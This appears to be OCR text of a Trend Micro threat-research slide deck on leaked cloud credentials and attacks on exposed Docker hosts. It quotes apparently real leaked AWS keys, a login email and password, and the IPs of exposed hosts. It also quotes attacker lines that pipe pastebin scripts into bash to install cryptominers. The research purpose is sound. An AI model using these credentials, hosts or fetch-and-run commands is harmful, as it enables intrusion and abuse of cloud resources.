```

aster ...

elopment by

TREND MICRO

Kubeconfig, another ... rk ☺

Branch: master ▾ application-container-platform / dev ... onfig

Find file | Copy path

timgent Developer docs for platform — f9faa4d on Jan 10, 2017

1 contributor

20 lines (19 sloc) | 2.09 KB — Raw | Blame | History

```
1  apiVersion: v1
2  clusters:
3  - cluster:
4      certificate-authority-data: LS0tLS1C...
5
6    name: dsp-dev
7  contexts:
8  - context:
9      cluster: dsp-dev
10     namespace: dev-induction
11     user: dsp-dev
12   name: dev-induction
13   rent-context: dev-induction
14   : Config
15   es: {}
16
17 - name: dsp-dev
18   user:
19     token: XXXXXXXXXX
```

OH MY GOD!

TREND MICRO

Root cause ?Bad tutorials lead to bad practices

TLP:GREEN

TREND MICRO

Bad tutorials reinforce bad practices

- Creds end up everywhere: virustotal, github, pastebin. Many hunters

CREATING A CONNECTION

This creates a connection so that you can interact with the server.

```
import boto
import boto.s3.connection
access_key = 'put your access key here!'
secret_key = 'put your secret key here!'

conn = boto.connect_s3(
        aws_access_key_id = access_key,
        aws_secret_access_key = secret_key,
        host = 'objects.dreamhost.com',
        #is_secure=False,               # uncomment if you are not using ssl
        calling_format = boto.s3.connection.OrdinaryCallingFormat(),
        )
```

As our bucket is private, however, we must also sign the upload request, and immediately our form gets a little more complicated:

```
<form method="post" action="https://{{ config('filesystems.disks.s3.bucket
    <input type="hidden" name="AWSAccessKeyId" value="{{ config('filesyste
    <input type="hidden" name="acl" value="private">
    <input type="hidden" name="key" value="${filename}">
    <input type="hidden" name="policy" value="{{ $policy }}">
    <input type="hidden" name="success_action_redirect" value="{{ url('/s3
    <input type="hidden" name="signature" value="{{ $signature }}">
    <input type="file" name="file">
    <button type="submit">Upload</button>
</form>
```

We've added the following fields to our form:

Credentials like a litter everywhere

[AWS] login: rozinsa@mail.ru password: 127572 Access Key ID ...
https://pastebin.com/1JrBWD74
Jul 5, 2016 ... [AWS] login: rozinsa@mail.ru password: 127572 Access Key ID: AKIAJM4DOPAAJWLUJ2PQ Secret Access Key: ...

git to-s3 --aws-secret-access-key foo
https://pastebin.com/9SnJLQTc
Mar 8, 2018 ... git to-s3 --aws-secret-access-key foo --aws-access-key-id bar --bucket blobs. woobling.org --prefix nothingmuch.woobling.org/ --prune ...

[Bash] ANSIBLE/AWS MASTER Conf - Pastebin.com
https://pastebin.com/D1PH1Zaq
Jan 12, 2017 ... Your public key has been saved in /home/sam/.ssh/id_rsa.pub. ..... AWS Access Key ID [None]:
ACCESS_KEY_ID:AKIAIET4GBHLRXVVOJQA

ttps://pastebin.com/ctSjVEXa

text 0.19 KB raw download


```
1. User name,Password,Access key ID,Secret access key,Console login link
2. junglewsn,,AKIAIONIRIEYDRQ7UULA,q70asOOsm0Vlo+RMxQXH1uZmmjPcAoOf1aUsxhj7,https://261793558518.signin.aw
```

RAW Paste Data

Code Execution on Cloud


TLP:GREEN

TREND MICRO




Containers

Linux CGROUPS + Kernel Namespaces



TLP:GREEN

TREND MICRO



Docker and DockerHub

Kubernetes


Apache Mesos

Elastic Container Service


Elastic Kubernetes Service

Fargate

TLP:GREEN



TLP:GREEN


SHODAN
tag:cloud port:2375
Explore
Downloads
Reports
Pricing
Enterprise Access
My Account
Exploits
Maps
Share Search
Download Results
Create Report
TOTAL RESULTS
11,681
TOP COUNTRIES
TOP ORGANIZATIONS
TOP OPERATING SYSTEMS
New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor
188.226.152.251
Digital Ocean
Netherlands, Amsterdam
cloud
185.14.184.217
Digital Ocean
Netherlands, Amsterdam
cloud
142.93.139.17
Digital Ocean
Netherlands, Amsterdam
cloud
35.176.173.70
Amazon Data Services UK
United Kingdom, London
cloud
4k / one month
45 verifiably exposed

```
$ docker -H docker-host-fqdn ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED		
dea5e5131e1b	opencti/connector-mitre:1.1.2	"/entrypoint.sh"	3 weeks	ago	
fb64c9df4e6f	opencti/worker:1.1.2	"/entrypoint.sh"	3 weeks	ago	
0868c5614cc0	opencti/worker:1.1.2	"/entrypoint.sh"	3 weeks	ago	
f6e78c6bc72e	opencti/worker:1.1.2	"/entrypoint.sh"	3 weeks	ago	
7b1f76e19681	opencti/worker:1.1.2	"/entrypoint.sh"	3 weeks	ago	
97fef724db62	opencti/worker:1.1.2	"/entrypoint.sh"	3 weeks	ago	
6f2dfc738353	opencti/worker:1.1.2	"/entrypoint.sh"	3 weeks	ago	
25dd39a655d4	opencti/connector-opencti:1.1.2	"/entrypoint.sh"	3 weeks	ago	
3bf9299547d8	opencti/platform:1.1.2	"/entrypoint.sh"	3 weeks	ago	
e59a906af147	rabbitmq:3.7.17-management	"docker-entrypoint.s…"	3 weeks	ago	
4bf506f43eea	docker.elastic.co/elasticsearch/elasticsearch:7.3.0	"/usr/local/bin/dock…"	3 weeks	ago	
e713f50d3d7b	graknlabs/grakn:1.5.8	"./grakn-docker.sh"	3 weeks	ago	
b64a11545130	redis:5.0.5	"docker-entrypoint.s…"	3 weeks	ago	

TLP:GREEN

Cryptominer infections

"XMRig is a high performance RandomX and CryptoNight CPU miner, with official support for Windows."

https://github.com/xmrig/xmrig

Named container infections

bananajamma/xmrig
bitnn/alpine-xmrig
kannix/monero-miner

Also unnamed containers

TLP:GREEN

Or from scratch

Docker image: bmoussaud/ubuntu-wget


sh -c 'wget -O- https://pastebin.com/raw/NzMFK1jA | bash’

nohup bash -c '(curl -fsSL https://pastebin.com/raw/aGTSGJJp||wget -q -O- https://pastebin.c

(curl -fsSL https://pastebin.com/raw/nMrfmnRa || wget -q -O- https://pastebin.com/raw/nMrfmn


Criminal DevOps!

TLP:GREEN



#1) I only Wanna Mine.
#2) I don’t want your data, or anything or even a ransom.
#3) Please if you find this code, don’t post about it.
#4) lets talk Jeff4r190@tutanota,com

TLP:GREEN




